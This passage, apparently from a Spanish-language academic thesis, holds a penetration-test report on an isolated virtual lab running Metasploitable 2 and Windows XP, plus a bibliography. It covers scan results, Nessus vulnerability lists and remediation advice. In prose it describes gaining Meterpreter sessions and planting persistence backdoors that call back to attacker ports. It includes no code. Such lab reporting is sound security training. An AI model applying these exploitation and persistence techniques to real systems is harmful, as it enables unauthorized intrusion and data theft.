También queda pendiente la instalación de *rootkits* para mantener el acceso, utilizar las herramientas adecuadas para crear troyanos, codificar y cifrar *payloads* para analizar la evasión de antivirus y realizar ataques de ingeniería social. Por otro lado queda pendiente utilizar el laboratorio virtual para realizar pruebas de intrusión orientadas específicamente a las aplicaciones web.

Apéndice A

Reporte de las pruebas de intrusión usando el laboratorio virtual

Resumen ejecutivo

Este documento detalla los resultados de las pruebas de intrusión ejecutadas para evaluar la seguridad del laboratorio virtual. El propósito de la evaluación fue analizar las fortalezas y áreas de oportunidad existentes en la configuración actual de los sistemas que operan en la infraestructura del laboratorio. Específicamente, las acciones realizadas tuvieron como objetivo identificar y explotar potenciales debilidades que pudieran poner en riesgo los activos de información presentes en la infraestructura.

a) Alcance del trabajo

El alcance de las pruebas de intrusión fueron limitadas al rango de direcciones IP de la red del laboratorio virtual 192.168.56.0/24. La evaluación fue realizada desde una perspectiva de caja gris debido a que se contaba con información sobre la red, pero no se contaba con información detallada sobre los equipos.

b) Resumen de resultados

La tabla 4 y la gráfica de la figura 80 resumen el análisis de las vulnerabilidades descubiertas en la red del laboratorio virtual.

Nivel de severidad	vulnerabilidades
Baja	9
Media	22
Alta	6
Crítica	12
Total	49

Tabla 4. Resumen de vulnerabilidades




Figura 80. Vulnerabilidades totales descubiertas en los equipos

- Debido a la falta de cortafuegos, se pudieron comprometer dos de los equipos que componen el laboratorio virtual analizado, dando la posibilidad de robar, modificar o incluso destruir la información que contienen.
- Mientras se realizaba la explotación de los sistemas se descubrió que los equipos comprometidos pueden ser manipulados de tal manera que éstos pueden ser reconfigurados, apagados o reiniciados por el atacante en cualquier momento comprometiendo la disponibilidad de los mismos.

c) Resumen de recomendaciones

De los resultados obtenidos durante la prueba, se recomienda adoptar un modelo de defensa en profundidad donde la red del laboratorio virtual utilice una gran variedad de herramientas, sistemas y procesos de seguridad para proteger los activos. También se recomienda:

- Desplegar HIPS (Sistemas de prevención de intrusiones a nivel de host) en servidores y equipos de cómputo personales, también habilitar los cortafuegos personales en los equipos (como Microsoft Windows firewall).
- Implementar un sistema de administración de seguridad para proveer control centralizado sobre la solución de fallas y actualizaciones para todos los

sistemas, con el fin de minimizar gastos generales en operaciones y elevar la resistencia de la seguridad.

- Realizar análisis de vulnerabilidades al menos dos veces al año y pruebas de intrusión al menos una vez al año.
- Desarrollar e implementar un plan de entrenamiento para el equipo de TICs y políticas de seguridad de la información.

Reporte técnico

a) Escaneo de la red

Durante el escaneo ejecutado sobre el laboratorio virtual con rango de direcciones IP de red 192.168.56.0/24 se descubrieron 5 equipos los cuales se muestran en la topología de red de la figura 81.




Figura 81. Topología de la red analizada

b) Escaneo de puertos

Para cada host identificado se descubrió la siguiente información.

Dirección IP	192.168.56.1		
Sistema operativo	Metasploitable 2 (servidor Linux 2.6.24)		
Número de puerto	**Protocolo**	**servicio**	**Versión del servicio**
21	tcp	ftp	Vsftpd 2.3.4
22	tcp	ssh	OpenSSH 4.7p1 Debian 8 ubuntu1 (protocolo 2.0)
23	tcp	telnet	Linux telnet
25	tcp	smtp	Postfix smtp
80	tcp	http	Apache httpd 2.2.8 ((Ubuntu)DAV/2)
139	tcp	Netbios-ssn	Samba smbd 3.X (workgroup:WORKGROUP)
2121	tcp	ftp	ProFTPD 1.3.1
3306	tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	postgresql	PostgreSQL DB 8.3.0-8.3.7
5900	tcp	vnc	VNC (protocol 3.3)
8009	tcp	Ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	http	Apache Tomcat/CoyoteJSP engine 1.1
53	udp	domain	ISC BIND 9.4.2

Tabla 5. Información descubierta en el equipo con dirección IP 192.168.56.1

Dirección IP	192.168.56.2		
Sistema operativo	Kali linux		
Número de puerto	**Protocolo**	**servicio**	**Versión del servicio**
No se descubrieron puertos abiertos en el sistema			

Tabla 6. Información descubierta en el equipo con dirección IP 192.168.56.2

Dirección IP	192.168.56.10		
Sistema operativo	Windows vista		
Número de puerto	**Protocolo**	**servicio**	**Versión del servicio**
No se descubrieron puertos abiertos en el sistema			

Tabla 7. Información descubierta en el equipo con dirección IP 192.168.56.10

Dirección IP	192.168.56.100		
Sistema operativo	Servidor DHCP (de VirtualBox)		
Número de puerto	Protocolo	servicio	Versión del servicio
No se descubrieron puertos abiertos en el sistema			

Tabla 8. Información descubierta en el equipo con dirección IP 192.168.56.100

Dirección IP	192.168.56.102		
Sistema operativo	Windows XP		
Número de puerto	Protocolo	servicio	Versión del servicio
135	tcp	msrpc	Microsoft Windows RPC
139	tcp	Netbios - ssn	
445	tcp	Microsoft - ds	Microsoft Windows XP Microsoft - ds
31337	tcp	tcpwrapped	
161	udp	snmp	SNMPv1 server (public)

Tabla 9. Información descubierta en el equipo con dirección IP 192.168.56.102

c) Análisis

Se observó que en el equipo con SO Windows Vista, el firewall de Windows bloquea o no responde al escaneo de puertos por lo que usar firewalls en cada equipo de la red es una medida de seguridad muy recomendable a tomar en cuenta para evitar la detección de puertos abiertos en los sistemas. También se recomienda configurar los sistemas de manera que rechacen o bloqueen las solicitudes ping (*ICMP - echo request*) para reducir los intentos de reconocimiento.

d) Vulnerabilidades o puntos débiles en los sistemas

La siguiente tabla da a conocer las vulnerabilidades descubiertas en cada uno de los equipos del laboratorio virtual.

Red Laboratorio virtual		VULNERABILIDADES severidad				
Dirección IP	Sistema operativo	crítica	alta	media	baja	Total
192.168.56.1	Metasploitable 2 (linux)	7	4	19	6	36
192.168.56.2	Kali linux	0	0	1	0	1
192.168.56.10	Windows vista	0	0	0	0	0
192.168.56.100	Servidor DHCP de VirtualBox	0	0	0	1	1
192.168.56.102	Windows XP	5	2	2	2	11
total		12	6	22	9	49

Tabla 10. Vulnerabilidades descubiertas en cada equipo del laboratorio

Dirección IP: 192.168.56.1

Severity	Plugin Id	Name
Critical (10.0)	25216	Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow
Critical (10.0)	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Critical (10.0)	33850	Unsupported Unix Operating System
Critical (10.0)	34970	Apache Tomcat Manager Common Administrative Credentials
Critical (10.0)	51988	Rogue Shell Backdoor Detection
Critical (10.0)	55523	vsftpd Smiley Face Backdoor
Critical (10.0)	61708	VNC Server 'password' Password
High (7.5)	10205	rlogin Service Detection
High (7.5)	10481	MySQL Unpassworded Account Check
High (7.5)	34460	Unsupported Web Server Detection
High (7.5)	42411	Microsoft Windows SMB Shares Unprivileged Access
Medium (6.4)	11356	NFS Exported Share Information Disclosure
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted
Medium (6.4)	57582	SSL Self-Signed Certificate
Medium (5.8)	42263	Unencrypted Telnet Server
Medium (5.0)	10079	Anonymous FTP Enabled
Medium (5.0)	10203	rexecd Service Detection
Medium (5.0)	15901	SSL Certificate Expiry

Figura 82. Vulnerabilidades descubiertas en el host 192.168.56.1

Medium (5.0)	20007	SSL Version 2 and 3 Protocol Detection
Medium (5.0)	42256	NFS Shares World Readable
Medium (5.0)	45411	SSL Certificate with Wrong Hostname
Medium (5.0)	57608	SMB Signing Required
Medium (5.0)	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
Medium (4.3)	11213	HTTP TRACE / TRACK Methods Allowed
Medium (4.3)	26928	SSL Weak Cipher Suites Supported
Medium (4.3)	42873	SSL Medium Strength Cipher Suites Supported
Medium (4.3)	57792	Apache HTTP Server httpOnly Cookie Information Disclosure
Medium (4.3)	65821	SSL RC4 Cipher Suites Supported
Medium (4.3)	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
Medium (4.0)	52611	SMTP Service STARTTLS Plaintext Command Injection
Low (2.6)	10407	X Server Detection
Low (2.6)	31705	SSL Anonymous Cipher Suites Supported
Low (2.6)	34324	FTP Supports Clear Text Authentication
Low (2.6)	70658	SSH Server CBC Mode Ciphers Enabled
Low (2.6)	71049	SSH Weak MAC Algorithms Enabled

Figura 83. Vulnerabilidades descubiertas en el host 192.168.56.1 (continuación)

Dirección IP: 192.168.56.2

Severity	Plugin Id	Name
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted

Figura 84. Vulnerabilidades descubiertas en el host 192.168.56.2

Dirección IP: 192.168.56.100

Severity	Plugin Id	Name
Low (3.3)	10663	DHCP Server Detection
Info	19506	Nessus Scan Information

Figura 85. Vulnerabilidades descubiertas en el host 192.168.56.100

Dirección IP: 192.168.56.102

Severity	Plugin Id	Name
Critical (10.0)	18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)
Critical (10.0)	22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)
Critical (10.0)	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)
Critical (10.0)	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
Critical (10.0)	73182	Microsoft Windows XP Unsupported Installation Detection
High (7.5)	22034	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159) (uncredentialed check)
High (7.5)	41028	SNMP Agent Default Community Name (public)
Medium (5.0)	26920	Microsoft Windows SMB NULL Session Authentication
Medium (5.0)	57608	SMB Signing Required
Low (3.3)	11197	Multiple Ethernet Driver Frame Padding Information Disclosure (Etherleak)
Low	10547	Microsoft Windows LAN Manager SNMP LanMan Services Disclosure

Figura 86. Vulnerabilidades descubiertas en el host 192.168.56.102

e) Recomendaciones

Vulnerabilidad	Sistema operativo Linux sin soporte
Descripción	De acuerdo con la versión, el sistema operativo es obsoleto debido a que ya no tiene soporte por parte de sus desarrolladores.
Solución	Actualizar a una versión más reciente.
Severidad	Crítica.
Puerto/protocolo	

Tabla 11. Recomendación para el SO sin soporte.

Vulnerabilidad	vsftpd Smiley Face Backdoor
Descripción	La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilada con una puerta trasera. Al intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. La shell detiene su atención después de que el cliente se conecta y desconecta. Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.
Solución	Validar y recompilar una copia legítima del código fuente.
Severidad	Crítica.
Puerto/protocolo	21/tcp

Tabla 12. Recomendación para la vulnerabilidad vsftpd Smiley Face Backdoor

Vulnerabilidad	Servidor telnet sin cifrado de datos
descripción	El servidor remoto telnet transmite tráfico en texto plano
Solución	Deshabilitar el servicio telnet y usar SSH en su lugar
Severidad	Media.
Puerto/protocolo	23/tcp

Tabla 13. Recomendación para la vulnerabilidad del servidor telnet

Vulnerabilidad	Microsoft Windos XP Sistema operativo sin soporte
Descripción	El sistema operativo es obsoleto debido a que ya no tiene soporte por parte de Microsoft. Esto significa que no hay nuevos parches de seguridad
Solución	Actualizar a una versión más reciente de Windows que tenga soporte.
Severidad	Crítica.
Puerto/protocolo	

Tabla 14. Recomendación para el Sistema operativo Windows XP

Vulnerabilidad	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)
Descripción	El host remoto es vulnerable a un buffer overrun en el servicio 'Server' que puede permitir a un atacante ejecutar código en el host remoto con privilegios de 'sistema'.
Solución	Instalar los parches de seguridad. Microsoft ha publicado un conjunto de parches para Windows 2000, XP, 2003, Vista y 2008.
Severidad	Crítica.
Puerto/protocolo	445/tcp

Tabla 15. Recomendación para la vulnerabilidad MS08-067 en Windows XP

f) Resultados de la explotación de los sistemas

Durante la fase de explotación de los sistemas se pudieron comprometer los dos equipos que presentaron vulnerabilidades.

En las figuras 87 y 88, se muestran los resultados obtenidos. En las capturas de pantalla se pueden observar detalles de la explotación como las direcciones IP y puertos de los equipos del atacante y de la víctima, los exploits que se utilizaron para explotar las vulnerabilidades descubiertas y los tipos de accesos o sesiones obtenidos en cada equipo.




Figura 87. Detalles de explotación del servidor metasploitable2 usando Armitage

En el servidor Linux con dirección IP 192.168.56.1 se obtuvieron en total 5 sesiones de las cuales:

- Se obtuvieron 4 sesiones en el sistema mediante *shell unix* y *shell php* los cuales permiten interactuar con el sistema, dando la posibilidad de subir archivos al servidor, también eliminar y modificar archivos.
- Se obtuvo una sesión en el sistema mediante el *meterpreter shell* el cual permite interactuar con el sistema dando la posibilidad de abrir un *command shell*, buscar archivos, mostrar procesos, terminar procesos y tomar capturas de pantalla.




Figura 88. Detalles de explotación del equipo con Windows XP usando Armitage

En el equipo con sistema operativo Windows XP con dirección IP 192.168.56.102 se ganó una sesión en el sistema mediante el *meterpreter shell* el cual permite interactuar con el sistema dando la posibilidad de abrir un *command shell*, *desktop VNC*, volcar el contenido de la base de datos de las contraseñas de los usuarios del equipo, buscar archivos, subir archivos, mostrar procesos, terminar procesos, tomar capturas de pantalla, tomar capturas y video con la webcam, grabar audio con el micrófono, capturar información digitada con el teclado.

g) Preservación del acceso

Durante esta fase de la prueba de intrusión en el equipo con sistema operativo Windows XP se logró instalar la puerta trasera *persistence* con la ayuda del *meterpreter shell* , dicha puerta trasera establece conexión con el puerto 12345 del equipo atacante.

En el sevidor Linux se pudo instalar una puerta trasera la cual se comunica con el puerto 1234 de la máquina atacante, también se descubrieron tres puertas traseras en los puertos 6200, 6667, y 1524, las cuales son parte del código malicioso oculto en las aplicaciones instaladas.

La figura 89 muestra el reingreso a la máquina previamente comprometida y la sesión obtenida como resultado de la exitosa instalación de la puerta trasera en el servidor Linux y la instalación del *handler* en la máquina del atacante mediante el uso de Armitage.




Figura 89. Preservación del acceso en el servidor Linux

h) Conclusión

Durante la prueba de intrusión fue posible obtener control total sobre dos de los activos del laboratorio virtual, esto da a un atacante la posibilidad de comprometer la confidencialidad, integridad y la disponibilidad de los equipos y la información que contienen.

Se concluye que la seguridad en general necesita ser mejorada. Se espera que las fallas descubiertas y citadas en este reporte sean solucionadas lo mas pronto posible.

Referencias

[1] Toth, G. A. (2014). *Implementación de la guía NIST SP800-30 mediante la utilización de OSSTMM* (tesis de licenciatura). Universidad Nacional del Comahue, Neuquén. Recuperada de http://tesistoth.com.ar.

[2] Andress, J. (2011). *The basics of information Security.* USA: Syngress.

[3] National Institute of Standards and Tecnology NIST. (2012). *NIST Special Publication 800-30, Guide for Conducting Risk Assesments*. Recuperado de: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

[4] Rhodes, M., y Ousley. (2013). *Information Security the complete Reference, Second Edition.* Mc Graw Hill.

[5] Engebretson, P. (2013). *The basics of hacking and penetration testing, second edition.* MA, USA: Syngress.

[6] EC-Council | Press. (2011). *Penetration Testing Procedures & Methodologies.* NY, USA: Cengage Learning.

[7] Baloch, R. (2015). *Ethical hacking and penetration testing guide.* Florida, USA: CRC Press.

[8] Allen, L., Ali , S., y Heriyanto, T. (2014). *Kali Linux - Assuring Security by Penetration Testing.* Birmingham, UK: Packt Publishing.

[9] Herzog, P. (s.f.). *Open Source Security Testing Methodology Manual (OSSTMM)*. Recuperado en Febrero 2015 de: http://www.isecom.org/research/

[10] *Penetration Testing Execution Standard - PTES*. (Febrero de 2011). Recuperado en Febrero 2015 de: http://www.pentest-standard.org/

[11] OWASP. (s.f.). *OWASP Testing Project*. Recuperado en Febrero 2015 de: https://www.owasp.org/index.php/Category:OWASP_Testing_Project

[12] National Institute of Standards and Tecnology, Information Technology Laboratory. (s.f.). *NIST Special Publications(SP)*. Recuperado en Febrero 2015 de: http://csrc.nist.gov/publications/PubsSPs.html

[13] Offensive Security. (2015). *KALI LINUX official Documentation*. Recuperado en Marzo 2015 de: http://es.docs.kali.org/introduction-es/que-es-kali-linux

[14] Esparza Muñoz, J. M. (Agosto de 2007). *Fuzzing y seguridad.* Recuperado en Marzo 2015 de: http://eternal-todo.com/files/articles/fuzzing.pdf

[15] Sandoval Castelllanos, E. J. (04 de Marzo de 2011). *Ingeniería Social: Corrompiendo la mente humana.* Recuperado en Abril 2015 de: http://revista.seguridad.unam.mx/numero-10/ingenier%C3%AD-social corrompiendo-la-mente-humana

[16] DuPaul, N. (s.f.). *Spoofing Attack: IP, DNS & ARP.* Recuperado en Marzo 2016 de: http://www.veracode.com/security/spoofing-attack

[17] Offensive Security. (1 de Febrero de 2013). *Instalación de Kali Linux en un disco duro.* Recuperado en Enero 2015 de: http://es.docs.kali.org/installation-es/instalacion-de-kali-linux-en-un-disco-duro

[18] Microsoft Support. (31 de Enero de 2014). *Requisitos del sistema para los sistemas operativos Windows XP, Id artículo:314865.* Recuperado en Enero 2015 de: http://support2.microsoft.com/kb/314865/es

[19] hdmoore. (Mayo de 2012). *Metasploitable 2 Exploitability Guide.* Recuperado en Mayo 2015 de: http://r-7.co/Metasploitable2

[20] Weidman, G. (2014). *penetration testing.* San Francisco, CA: No Starch Press.

[21] Lyon, G. (s.f.). *Nmap Security Scanner.* Recuperado en Junio 2015 de: https://nmap.org/

[22] Beggs, R. W. (2014). *Mastering Kali linux for Advanced Penetration Testing.* Birmingham, UK: Packt Publishing.

[23] tenable network security. (2014). *Guía de instalación y configuración de Nessus 5.2*. Recuperado de: https://docs.tenable.com/

[24] the OpenVAS community. (s.f.). *About OpenVAS.* Recuperado en Julio 2015 de: http://www.openvas.org/about.html

[25] Greenbone Networks Gmbh. (2015). *Greenbone Security Manager with Greenbone OS 3.1 User Manual.* Recuperado de:http://docs.greenbone.net/GSM-Manual/gos-3.1/en/

[26] rapid7. (2014). *Latest Metasploit Community User Guide.* Recuperado de: https://community.rapid7.com/docs/DOC-1563

[27] Strategic Cyber LLC . (2010-2014). *Armitage fast and easy hacking.* Recuperado en Abril 2016 de: http://www.fastandeasyhacking.com/manual

[28] Hutchens, J. (2014). *Kali Linux Network Scanning Cookbook.* Birmingham,U K: Packt Publishing.

[29] Singh, A. (2013). *Instant Kali Linux .* Birmingham UK: Packt publishing.

[30] Pritchett, W. L., y De Smet, D. (2013). *Kali Linux Cookbook.* Birmingham UK: Packt Publishing.

[31] National Institute of Standards and Technology - NIST. (2008). *Technical Guide to Information Security Testing and Assessment SP 800-115*. Recuperado en Marzo 2015 de: http://www.nist.gov/customcf/get_pdf.cfm?pub_id=152164